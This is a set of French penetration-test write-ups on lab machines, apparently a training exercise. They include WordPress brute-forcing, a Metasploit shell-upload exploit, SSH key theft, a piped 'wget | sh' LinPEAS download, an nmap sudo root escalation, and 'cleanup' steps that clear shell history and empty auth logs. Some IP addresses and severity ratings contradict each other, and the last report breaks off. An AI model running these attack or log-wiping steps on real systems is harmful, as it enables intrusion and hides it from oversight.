J'ai finalement réussi à obtenir les privilèges administratifs, devenant ainsi l'utilisateur `"root"` sur la machine cible.

Partie 5 - CleanUp

L'étape finale consiste à éliminer toutes les traces laissées au cours de nos investigations sur le système. On retire les éléments ajoutés ou modifiés pendant l'audit et ne concerne pas les traces normalement générées par le système.

Suppression des fichiers malveillants : J'ai commencé par supprimer tous les fichiers ainsi que le script `adminshell.c` dans le répertoire de l'utilisateur "tom".

```
$ rm /home/tom/adminshell.c
```

Suppression des fichiers temporaires :

J'ai aussi supprimé le fichier temporaire que j'ai utilisé pour modifier le chemin de la commande `whoami` dans le répertoire `/tmp`.

```
$ rm /tmp/whoami
```

Mais également réinitialisée la variable d'environnement `PATH` pour exclure le répertoire `/tmp` et éviter toute interférence avec les commandes système.

```
$ export PATH=$(echo $PATH | sed 's/:\tmp//')
```

Réinitialisation des autorisations : Puis j'ai rétabli les autorisations et le propriétaire Tom du fichier exploité.

```
$ chown -R tom:tom /home/tom
```

```
$ chmod 700 /home/tom
```

Suppression des fichiers d'exploitation : Ensuite j'ai supprimé le fichier transmis à la machine cible qui a permis de lancer le reverse shell .

```
$ rm /var/ftp/pub/php-reverse.php
```

Analyse des logs : Pour corriger d'éventuelles activités suspectes, j'ai regardé les journaux du système de la machine cible pour supprimer toute trace.

```
$ cat /var/log/auth.log
```

```
$ cat /var/log/syslog
```

Effacement des traces d'activité : J'ai aussi effacer l'historique pour minimiser les traces dans l'historique du shell :

```
$ history -c
```

Partie 6 - Reporting

Synthèse Technique

Au cours de la phase de reconnaissance, l'analyse de la machine cible (192.168.40.140) à identifier plusieurs points sensibles. L'exploitation de vulnérabilités a conduit à l'obtention d'un accès privilégié, notamment par l'exploitation de failles sur le serveur FTP.

Vulnérabilité	Sévérité	CWE ID	CVSS Score
Accès anonyme sur le serveur FTP	Moyenne	CWE-284	4.0
Exécution de scripts PHP via FTP	Élevée	CWE-94	8.0
Page par défaut non sécurisée Apache	Faible	CWE-200	3.0
Élévation de privilèges via script C	Élevée	CWE-426	7.5
Contournement de sécurité whoami	Moyenne	CWE-78	5.5

Vulnérabilités découvertes :

Vulnérabilité FTP Anonyme

Description de la vulnérabilité : La vulnérabilité identifiée est liée à la configuration du serveur FTP, permettant l'accès anonyme sans authentification. Cette configuration expose le système à des risques potentiels d'accès non autorisé. Plus précisément, elle autorise la connexion sans fournir d'identifiants, créant ainsi une ouverture pour des attaques potentielles, telles que la récupération non autorisée de fichiers sensibles.

Sévérité : Élevée

CWE ID : CWE-284 (Improper Access Control)

CVSS Score : 4.0

Impact de la vulnérabilité : L'accès anonyme au serveur FTP peut être exploité par des attaquants pour récupérer des informations sensibles stockées sur le système, compromettant ainsi la confidentialité des données. Cette vulnérabilité expose également le serveur à des risques de manipulation ou de suppression non autorisées de fichiers.

Recommandations : Pour remédier à cette vulnérabilité, il est impératif de configurer le serveur FTP pour restreindre l'accès anonyme. Les recommandations spécifiques incluent :

1. **Désactivation de l'accès anonyme :** Désactiver l'accès anonyme au serveur FTP pour empêcher toute connexion sans authentification.
2. **Configuration des autorisations :** Vérifier et définir correctement les autorisations des répertoires FTP pour limiter l'accès aux utilisateurs authentifiés.
3. **Surveillance des journaux :** Mettre en place une surveillance régulière des journaux FTP pour détecter toute activité suspecte et prendre des mesures correctives rapidement.
4. **Mise en œuvre de l'authentification :** Encourager l'utilisation d'authentification sécurisée pour toutes les connexions au serveur FTP.

Exécution de scripts PHP via FTP

La vulnérabilité détectée concerne l'exécution de scripts PHP via le protocole FTP, cette configuration expose le serveur à des risques d'exécution non autorisée de scripts PHP, ce qui peut être exploité à des fins malveillantes.

Sévérité : Élevée

CWE ID : CWE-94

CVSS Score : 8.0

Impact de la vulnérabilité : L'exécution de scripts PHP via FTP peut avoir des conséquences graves sur la sécurité du serveur. Elle ouvre la porte à des attaques telles que l'injection de code, la manipulation de fichiers sensibles, voire la compromission complète du serveur. Cette vulnérabilité expose le système à des risques de fuite d'informations confidentielles et de perturbation des opérations régulières.

Recommandations : Pour remédier à cette vulnérabilité, il est impératif de prendre les mesures suivantes :

1. **Restriction des autorisations :** Limiter strictement les autorisations d'exécution de scripts PHP sur le serveur FTP, en veillant à ce que seuls les scripts autorisés puissent être exécutés.
2. **Filtrage des fichiers :** Mettre en place des filtres pour restreindre les types de fichiers PHP pouvant être exécutés via le serveur FTP, évitant ainsi l'exécution de scripts malveillants.
3. **Mises à jour régulières :** S'assurer que le serveur FTP ainsi que tous les composants du serveur utilisent des versions à jour, intégrant les derniers correctifs de sécurité pour atténuer les risques potentiels.
4. **Surveillance des journaux :** Mettre en place un mécanisme de surveillance des journaux du serveur FTP afin de détecter toute activité suspecte liée à l'exécution de scripts PHP et réagir rapidement en cas d'incident.
5. **Analyse de sécurité :** Effectuer régulièrement des analyses de sécurité pour identifier d'autres vulnérabilités potentielles et les corriger proactivement.

Page par défaut non sécurisée Apache :

La vulnérabilité identifiée concerne la configuration par défaut non sécurisée de la page d'accueil du serveur Apache. Cette configuration expose des informations sensibles sur le serveur et peut potentiellement fournir des détails qui pourraient être exploités par des acteurs malveillants pour identifier des faiblesses ou des vulnérabilités spécifiques du serveur.

Sévérité : Faible

CWE ID : CWE-200

CVSS Score : 3.0

Impact de la vulnérabilité : La page par défaut non sécurisée d'Apache peut divulguer des informations sur la version du serveur, le système d'exploitation et d'autres détails sensibles. Ces informations pourraient être utilisées par des attaquants pour cibler des vulnérabilités connues associées à des versions spécifiques d'Apache, compromettant ainsi la sécurité globale du serveur.

Recommandations : Pour remédier à cette vulnérabilité et renforcer la sécurité du serveur Apache, il est recommandé de prendre les mesures suivantes :

1. **Personnalisation de la page par défaut :** Modifier la page par défaut d'Apache pour éviter de divulguer des informations sensibles. Supprimer ou remplacer les détails spécifiques à la version et au système d'exploitation.
2. **Désactivation des bannières :** Désactiver l'affichage des bannières Apache qui révèlent la version du serveur. Cette mesure renforce la confidentialité et limite l'exposition à des attaques ciblées.
3. **Configuration du fichier robots.txt :** Utiliser le fichier robots.txt pour restreindre l'indexation des informations sensibles par les moteurs de recherche, réduisant ainsi la visibilité des détails du serveur sur le web.
4. **Mises à jour régulières :** S'assurer que le serveur Apache utilise une version à jour, intégrant les derniers correctifs de sécurité pour atténuer les risques potentiels.
5. **Surveillance des journaux :** Mettre en place un mécanisme de surveillance des journaux Apache pour détecter toute activité suspecte et prendre des mesures correctives rapidement en cas d'incident.

Élévation de privilèges via script C :

La vulnérabilité détectée concerne un script C spécifique, appelé "adminshell.c", permettant potentiellement une élévation de privilèges sur le système. Ce script est conçu pour vérifier l'identité de l'utilisateur exécutant le programme et, s'il s'agit de l'utilisateur "tom", accorder l'accès root sans authentification supplémentaire.

Sévérité : Élevée

CWE ID : CWE-426

CVSS Score : 7.5

Impact de la vulnérabilité : L'exploitation réussie de ce script C permettrait à un utilisateur non privilégié, en l'occurrence "tom", d'obtenir des droits root sans avoir besoin d'authentification supplémentaire. Cela ouvre la porte à des attaques potentielles, compromettant l'intégrité et la sécurité du système en permettant à un utilisateur non autorisé d'exécuter des commandes avec des privilèges étendus.

Recommandations : Pour remédier à cette vulnérabilité et renforcer la sécurité du système, il est recommandé de prendre les mesures suivantes :

1. **Révision du script :** Examiner attentivement le contenu du script "adminshell.c" pour comprendre son fonctionnement et identifier toute manipulation non sécurisée des privilèges.
2. **Modification du script :** Si le script est jugé non essentiel ou présente des risques, envisager de le modifier pour appliquer des mécanismes d'authentification appropriés avant d'accorder des privilèges root.
3. **Contrôle d'accès :** Renforcer les contrôles d'accès du système pour restreindre l'exécution du script aux utilisateurs autorisés uniquement.
4. **Suppression si nécessaire :** Si le script n'est pas essentiel à l'infrastructure, envisager de le supprimer pour éliminer la possibilité d'élévation de privilèges.
5. **Surveillance des activités :** Mettre en place une surveillance régulière des activités du système, en particulier celles liées à l'exécution du script, pour détecter toute utilisation abusive.

Contournement de sécurité dans whoami :

La vulnérabilité détectée concerne un contournement de sécurité dans la commande "whoami". Plus précisément, un utilisateur non autorisé a réussi à modifier ou à substituer la commande "whoami" pour obtenir de manière frauduleuse des informations d'identification spécifiques, en l'occurrence en se faisant passer pour l'utilisateur "tom".

Sévérité : Moyenne

CWE ID : CWE-78

CVSS Score : 5.5

Impact de la vulnérabilité : Le contournement de sécurité dans la commande "whoami" peut permettre à un attaquant de fausser les informations d'identification, induisant en erreur le système quant à l'identité réelle de l'utilisateur. Cela peut potentiellement entraîner des élévations de privilèges non autorisées et compromettre l'intégrité des opérations du système.

Recommandations : Pour remédier à cette vulnérabilité et renforcer la sécurité du système, il est recommandé de prendre les mesures suivantes :

1. **Contrôle d'intégrité :** Mettre en place des mécanismes de contrôle d'intégrité pour les commandes système essentielles, y compris "whoami", afin de détecter toute altération ou substitution.
2. **Sécurisation des chemins d'exécution :** Restreindre l'accès aux emplacements où les commandes système sont exécutées pour éviter toute modification malveillante.
3. **Utilisation de commandes sécurisées :** Privilégier l'utilisation de commandes sécurisées et bien établies plutôt que de commandes sensibles à la modification, lorsque cela est possible.
4. **Surveillance des activités système :** Mettre en place une surveillance continue des activités système pour détecter toute anomalie, notamment des changements dans le comportement des commandes système.
5. **Privilèges d'accès :** Réviser et renforcer les contrôles d'accès pour limiter l'accès aux commandes système uniquement aux utilisateurs autorisés.

Conclusion

L'analyse approfondie de la machine 192.168.40.140 a révélé plusieurs vulnérabilités de sécurité majeures. L'utilisation d'un accès FTP anonyme avec un mot de passe faible a permis d'avoir un point d'entrée non autorisé. Les failles dans le service FTP ont permis l'injection de commandes, facilitant la création d'un script de reverse-shell, créant ainsi une porte dérobée. Puis l'exploitation d'une vulnérabilité d'élévation de privilèges a conduit à un accès root, mettant sérieusement en péril l'intégrité du système.

Rapport Pentest rt007

Déroulement du pentest

Méthodologie

- Reconnaissance : Identification des cibles, collecte d'informations sur les serveurs, services, et utilisateurs.
- Scanning : Utilisation d'outils de scan pour détecter les ports ouverts et les services en cours d'exécution.
- Exploitation : Utilisation d'une variété d'outils, pour exploiter les vulnérabilités identifiées.
- Post-Exploitation : Analyse des systèmes compromis, élévation des privilèges, et recherche de données sensibles.

Partie 1- Cartographie et énumération

Cette partie a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs sur la cible.

Pour ce faire nous allons utiliser des outils de scan permettant la détection des ports ouverts puis l'identification des services hébergés. C'est à partir de la connaissance des services publiés et de leurs technologies que l'on pourra débiter la phase suivante.

On commence tout d'abord par effectuer un ping vers la machine 192.168.40.139 pour vérifier si la connexion peut s'établir avec la machine ciblée.

```
(root@kali)~[~]
# ping 192.168.40.85
PING 192.168.40.85 (192.168.40.85) 56(84) bytes of data.
64 bytes from 192.168.40.85: icmp_seq=1 ttl=64 time=2.89 ms
64 bytes from 192.168.40.85: icmp_seq=2 ttl=64 time=3.85 ms
64 bytes from 192.168.40.85: icmp_seq=3 ttl=64 time=3.41 ms
64 bytes from 192.168.40.85: icmp_seq=4 ttl=64 time=2.77 ms
^C
— 192.168.40.85 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 2.766/3.228/3.846/0.430 ms
```

On remarque que la connexion avec la machine ciblée est établie.

Par la suite nous allons faire une analyse du réseau grâce à nmap avec différentes techniques de scan pour découvrir les différents services actifs sur ce même réseau.

```
$ nmap -sV -sC 192.168.40.85
```

PORT	STATE	SERVICE
21	open	FTP
22	open	SSH
80	open	HTTP

Nous pouvons constater la liste des différents services actifs sur la machine ciblée dans le tableau ci-dessus.

Partie 2 - Recherche de vulnérabilités :

L'analyse de vulnérabilités consiste à analyser les faiblesses des applications, sites et systèmes en se fondant sur les données collectées.

Premièrement nous allons essayer de nous connecter au serveur FTP en tant que **anonymous** qui fait partie des différents services actif sur la machine ciblé

```
$ ftp 192.168. 40.85
Connected to 192.168.40.85.
220 ProFTPD Server (localhost) [ :: ffff: 192. 168. 40. 85]
Name (192. 168. 40.85: taka_1): anonymous
331 Anonymous login ok, send your complete email address as
your password
Password:anonymous
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
```

Je suis maintenant connecté au serveur FTP en tant qu'utilisateur anonyme et je peux commencer à effectuer des opérations de transfert de fichiers ou d'autres commandes FTP à partir du prompt ftp>.

À partir du prompt on peut distinguer la présence d'un fichier png "logo.png"

```
ftp> ls -la
229 Entering Extended Passive Mode (|| |55010|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  2 ftp  ftp  4096 Jun 18 2021
drwxr-xr-x  2 ftp  ftp  4096 Jun 18 2021
-rw-r -- r -  1 ftp  ftp  296263 Jun 18  2021 logo.png
```


Je décide donc de télécharger l'image sur mon système local :

```
ftp> get logo.png
```

```
local: logo.png remote: logo.png
```

```
229 Entering Extended Passive Mode (| | |44826 | )
```

```
150 Opening BINARY mode data connection for logo.png (296263 bytes)
```


```
289 KiB 6.54 MiB/s
```

```
226 Transfer complete
```

```
206263 bytes received in 00:00 (5.60 MiB/s)
```

On remarque que sur l'image il y a un URL (<https://mastodon.social/@7ah>) que nous allons consulter par la suite.

Cette URL nous redirige vers la plateforme **mastodon** sur le profil d'un utilisateur du nom de "7ah" qui a posté une publication le 8 juin 2021 comme le montre l'image ci-dessous.




La publication de l'utilisateur "7ah" nous amène vers ce qui semble être une chaîne de caractères en hexadécimale en bas de la page :

"239a54d2be3eb203bd126825d4a31052/."

Il semble avoir mis un dossier dans ce post, nous allons l'inclure dans l'URL du serveur Web afin de voir si nous arrivons sur une page web.

Nous nous retrouvons donc sur un navigateur pour essayer d'accéder à l'URL "http://192.168.40.85/239a54d2be3eb203bd126825d4a31052/"



On remarque que le site semble être un blog intitulé "du2c security blog." En explorant le contenu, j'ai découvert plusieurs articles variés couvrant différents sujets : "Crosscut Saw", "DU2C Tech Hard Drive Stats Q3 2020", "Ode to Security". Avec des recherches plus poussées on observe la présence d'un utilisateur albert.

On va utiliser la commande WPScan pour bruteforce la page d'administration :

WPScan est un outil de la suite Kali Linux qui permet d'analyser en profondeur un site internet utilisant le CMS WordPress dans notre cas nous allons l'utiliser pour bruteforcer la page d'administration grâce à la commande ci dessous.

```
wpscan --url
http://192.168.40.85/239a54d2be3eb203bd126825d4a31052/
--usernames albert --passwords /home/Desktop/rockyou.txt --rua
```

Grâce à ça, on obtient le résultat du login de albert qui est donc **scotland1**.

```
[!] Valid Combinations Found:  
| Username: albert, Password: scotland1
```

Avant d'aller plus on va effectuer une résolution de nom de domaine "rt007.run" vers l'adresse 192.168.40.80 dans le répertoire /etc/hosts pour lier directement le nom de la machine a l'adresse ip de la machine ciblée.

```
# /etc/hosts  
127.0.0.1    localhost  
127.0.1.1    KALIIP.home  
192.168.40.85 rt007.run
```

Avec cette configuration en place, chaque fois que je visite "rt007.run" depuis ma machine, le système résout automatiquement le nom de domaine en utilisant l'adresse IP "192.168.40.85".

Partie 3 - Exploitation :

Phase 1 - Metasploit :

Ensuite après avoir obtenu l'accès à l'interface d'administration de WordPress, j'ai décidé d'exploiter une vulnérabilité connue (CVE) en utilisant le module Metasploit dédié : `exploit/unix/webapp/wp_admin_shell_upload`.

```
mfs6 > use exploit/unix/webapp/wp_admin_shell_upload
mfs6 (unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.40.85
mfs6 (unix/webapp/wp_admin_shell_upload) > set targeturi
/239a54d2be3eb203bd126825d4a31052/
mfs6 (unix/webapp/wp_admin_shell_upload) > set PASSWORD scotland1
mfs6 (unix/webapp/wp_admin_shell_upload) > set USERNAME albert
mfs6 (unix/webapp/wp_admin_shell_upload) > exploit
```

Cette exploitation utilise une vulnérabilité permettant le téléchargement d'un reverse-shell vers notre machine. Ensuite, j'exécute la commande `shell` dans Metasploit pour obtenir un shell interactif sur la machine cible.

Dans le répertoire `/home`, j'ai repéré un sous-répertoire appelé `alice`. En naviguant dans ce répertoire j'ai remarqué la présence d'un dossier `.ssh` qui contient probablement des clés SSH de l'utilisateur `alice`.

```
total 32
drwxr-xr-x 4 alice alice 4096 Oct 5 01:29 .
drwxr-xr-x 3 root root 4096 Jun 18 2020 ..
lrwxrwxrwx 1 root root 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 Dec 17 2020 .bash_logout
-rw-r--r-- 1 alice alice 3526 Dec 17 2020 .bashrc
drwxr-xr-x 3 alice alice 4096 Oct 5 01:29 .local
-rw-r--r-- 1 alice alice 807 Dec 17 2020 .profile
drwxr-xr-x 2 alice alice 4096 Dec 17 2020 .ssh
```

Effectivement à l'intérieur du répertoire alicé on trouve trois fichiers clés associés à SSH


```
$cd /.ssh  
ls  
authorized_keys  
id_rsa  
id_rsa.pub
```

Pour pouvoir nous connecter en SSH sur la machine ciblée, il faut télécharger le fichier `id_rsa` qui est une clé privée utilisée pour l'authentification lors de connexions SSH.

Pour ce faire, il a fallu démarrer un serveur HTTP local sur le port 9000 en utilisant Python, qui nous permettra d'accéder au fichier `id_rsa` qui sera accessible via un navigateur web en utilisant l'adresse http://192.168.40.85:9000/id_rsa.

```
$python3 -m http.server
```

Ensuite on se rend dans un navigateur afin d'accéder à la page qui contient le fichier `id_rsa` avec l'URL <http://192.168.40.85:9000> :



On télécharge le `id_rsa` sur le navigateur puis nous allons utiliser l'utilitaire John the Ripper pour extraire le hachage associé à la clé privée SSH `id_rsa` dans un fichier appelé `banana`.

```
$ssh2john id_rsa > banana
id_rsa has no password!
```

Dans ce cas particulier, il a été indiqué que la clé privée ne possède pas de mot de passe, j'ai pu me connecter directement en utilisant la clé privée SSH. J'ai effectué la connexion en SSH avec la commande :

```
ssh -i id_rsa alice@192.168.40.85
```

L'option `-i` permet de préciser le chemin vers la clé privée utilisée lors de l'authentification SSH. Dans ce cas, j'ai spécifié la clé privée `id_rsa`.

Phase 2 - Connection SSH :

Une fois connecté en SSH sur la machine d'Alice, j'ai pu lire le contenu du fichier `user.txt` en utilisant la commande `cat` :

```
cat user.txt
08a07bdccd99c10d3b9e084bca7db072
```

Le contenu de ce fichier semble être un flag qui est sous une forme de hash.

Nous allons maintenant déployer Linpeas, un outil permettant de répertorier les potentielles failles de la machine :

```
wget -L
https://github.com/carlospolop/PEASS-ng/releases/latest/download/lin
peas.sh | sh
```

Partie 4 Élévation de privilèges


Après avoir attribué les autorisations nécessaires et exécuté le script, une analyse révèle que la commande nmap est exécutable en tant que superutilisateur (root). En explorant GTFOBins, nous avons identifié un script qui peut permettre de passer en mode superutilisateur si nmap est lancé avec la commande sudo :

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

Ensuite on obtient l'affichage suivant

```
Starting Nmap 7.70 ( https://nmap.org ) at 2023-11-09 00:31 CST
NSE: Warning: Loading '/tmp/tmp.lPxSuRPwdB' -- the recommended
file extension is '.nse'.
```

Après avoir exploité avec succès une vulnérabilité permettant l'exécution de commandes avec des privilèges root à l'aide de nmap via la commande sudo, j'ai vérifié mon identité d'utilisateur.



```
# root
# E: Invalid operation updtasudo
# /bin/sh: 3: ls: not found
# user.txt
# # # # /bin/sh: 9: cd: not found
# /home/alice
# # /root
# root.txt
```

En poursuivant, je me suis déplacé vers le répertoire /root. J'ai listé le contenu de manière invisible, repérant un fichier particulier nommé root.txt.

4ea0839303760b96431f491bfd983589

On a finalement le dernier flag qui se trouve dans le dossier /root.

Partie 5 - CleanUp

Phase 1: Nettoyage des traces

Après avoir mené les différentes opérations d'exploitation et de reconnaissance sur la machine cible, j'ai pris soin d'effacer toute trace pouvant compromettre la confidentialité de mes actions. J'ai fermé les sessions Metasploit, stoppé les serveurs HTTP lancés avec `python3 -m http.server`, et supprimé les fichiers temporaires ainsi que les fichiers téléchargés au cours de l'exploitation.

En ce qui concerne le fichier John (`id_rsa`), j'ai veillé à ne laisser aucune information sensible telle que le fichier "banana". J'ai également effacé l'historique du terminal pour éviter toute trace des commandes sensibles que j'aurais pu exécuter.

Concernant LinPEAS, une fois les informations nécessaires extraites, j'ai supprimé les fichiers de sortie générés par l'outil.

Phase 2 : Nettoyage des Logs Système

Enfin, pour compléter la procédure de nettoyage, j'ai effacé l'historique du terminal avec `history -c`.

J'ai édité ou vidé les fichiers de logs contenant des informations sensibles, notamment le fichier `/var/log/auth.log`.

Enfin j'ai supprimé les fichiers temporaires avec les commandes `rm -rf /tmp/*` et `rm -rf /var/tmp/*`.

Partie 6 - Reporting

Synthèse Technique

Au cours de la phase de reconnaissance, l'analyse a révélé plusieurs points sensibles sur la machine cible (192.168.40.85). L'exploitation de vulnérabilités a permis d'obtenir un accès privilégié, notamment avec l'exploitation de failles sur le serveur FTP et l'utilisation d'un reverse-shell via WordPress.

Vulnérabilités Découvertes :

1. Présence d'un service FTP avec accès anonyme autorisé (Dangerosité : Moyenne).
2. Serveur Apache exposant des informations sensibles dans les headers (Dangerosité : Élevée).
3. Utilisation d'OpenSSH 7.9p1 avec des clés SSH vulnérables (Dangerosité : Élevée).
4. Publication d'un blog WordPress avec des identifiants faibles (Dangerosité : Moyenne).

Impacts Potentiels :

1. Possibilité d'accès non autorisé via FTP anonyme.
2. Risque d'information leakage via les headers Apache.
3. Vulnérabilité de clés SSH pouvant conduire à une compromission.
4. Risque d'intrusion via des identifiants faibles sur le blog WordPress.

Préconisations de Remédiations

FTP :

- Désactiver l'accès FTP anonyme.
- Mettre en place des restrictions d'accès FTP.

Apache :

- Masquer les informations sensibles dans les headers.
- Mettre à jour le serveur Apache vers la dernière version.

OpenSSH :

- Mettre à jour OpenSSH vers une version plus récente.
- Régénérer les clés SSH avec une taille appropriée.

WordPress :

- Mettre à jour WordPress et les plugins.
- Renforcer les politiques de mots de passe pour les utilisateurs WordPress.

Synthèse Managériale :

Les résultats du test d'intrusion sur la machine 192.168.40.85 soulignent plusieurs aspects cruciaux en termes de sécurité informatique. La synthèse managériale met ces résultats de manière accessible pour les parties non-techniques et les décideurs.

Principaux Points :

- **FTP Anonyme** : La présence d'un accès FTP anonyme représente un risque modéré, permettant un accès non autorisé à certaines ressources sensibles.
- **Informations Sensibles Apache** : Les informations sensibles exposées dans les headers d'Apache présentent un risque faible mais nécessitent une attention pour éviter toute fuite d'informations.
- **Vulnérabilité OpenSSH** : La vulnérabilité des clés SSH expose la machine à un risque élevé de compromission, nécessitant une action immédiate.
- **Faiblesse des Identifiants WordPress** : Les identifiants faibles sur le blog WordPress représentent un risque moyen d'intrusion.

Impact sur les Activités Métiers :

Les vulnérabilités identifiées pourraient affecter la confidentialité des données et l'intégrité du système, impactant potentiellement les opérations quotidiennes. Le risque accru de compromission des clés SSH peut entraîner des conséquences graves sur la sécurité globale du système.

Recommandations Stratégiques :

Les actions de remédiation proposées visent à renforcer la posture de sécurité, minimisant ainsi les risques opérationnels. La mise en œuvre de ces recommandations contribuera à préserver la réputation de l'organisation et à garantir la continuité des activités.

Alignement sur les Objectifs Métiers :

Les actions de sécurité recommandées sont alignées sur les objectifs métiers, visant à assurer une protection adéquate des actifs informatiques. Les mesures de sécurité s'inscrivent dans une perspective proactive pour éviter d'éventuelles perturbations des activités.

Engagement Continu :

Le suivi régulier de la sécurité, y compris des mises à jour et des audits périodiques, est essentiel pour maintenir un niveau de sécurité optimal.

La collaboration avec les équipes opérationnelles permettra une gestion efficace des risques à long terme.

Conclusion

Le test d'intrusion mené sur la machine 192.168.40.85 a permis d'identifier diverses vulnérabilités et faiblesses de sécurité qui exigent une action immédiate. Les résultats obtenus soulignent l'importance de renforcer les pratiques de sécurité informatique pour garantir la confidentialité, l'intégrité et la disponibilité des données.

Annexe

Outil	Description
Nmap	Analyse de ports et services
FTP Anonymous	Accès FTP anonyme
Wpscan	Analyse de vulnérabilités WordPress
Metasploit	Plateforme d'exploitation
Script Python	Script personnalisé pour tâches spécifiques
John the Ripper	Outil de cassage de mot de passe
Linpeas	Outil d'audit de sécurité automatique

Rapport Pentest rt008

Partie 1- Cartographie et énumération :

Cette partie a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs sur la cible.

Pour ce faire nous allons utiliser des outils de scan permettant la détection des ports ouverts puis l'identification des services hébergés. C'est à partir de la connaissance des services publiés et de leurs technologies que l'on pourra débiter la partie suivante. On commence tout d'abord par effectuer un ping vers la machine 192.168.40.232 pour vérifier si la connexion peut s'établir avec la machine ciblée.

```
$ ping 192.168.40.232
```

On remarque que la connexion avec la machine ciblée est établie.

Par la suite je vais faire une analyse du réseau grâce à nmap avec différentes techniques de scan pour découvrir les différents services actifs sur ce même réseau.

```
$ nmap -sV -sC 192.168.40.232
```

Port	État	Service	Version/En-tête du Serveur
22/tcp	Open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	Open	http	Apache httpd 2.4.38 (Debian)
443/tcp	Open	https	Apache httpd 2.4.38 (Debian)
4444/tcp	Open	http	SimpleHTTPServer 0.6 (Python 3.7.3)
8000/tcp	Open	http	SimpleHTTPServer 0.6 (Python 3.7.3)

Nous pouvons constater la liste des différents services actifs sur la machine ciblée dans le tableau ci-dessus.

J'ai poursuivi l'exploration en utilisant Dirsearch, pour découvrir des répertoires sur le serveur web hébergé à l'adresse IP 192.168.40.140.

La commande Dirsearch que j'ai utilisée était la suivante : `dirsearch dir -u http://192.168.40.232/lot -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt`

```
[15:31:01] 301 - 323B - /lot/database ->http://192.168.40.232/lot/database/
[15:33:39] 301 - 320B - /lot/admin ->http://192.168.40.232/lot/admin/
[15:33:39] 301 - 321B - /lot/assets ->http://192.168.40.232/lot/assets/
[15:46:36] 301 - 318B - /lot/css ->http://192.168.40.232/lot/css/
[15:46:37] 301 - 317B - /lot/js ->http://192.168.40.232/lot/js/
```

Dirsearch a identifié des répertoires tels que /.database, /.admin, /.assets, /.css et /.js sur le serveur web.

Partie 2 - Recherche de vulnérabilités :

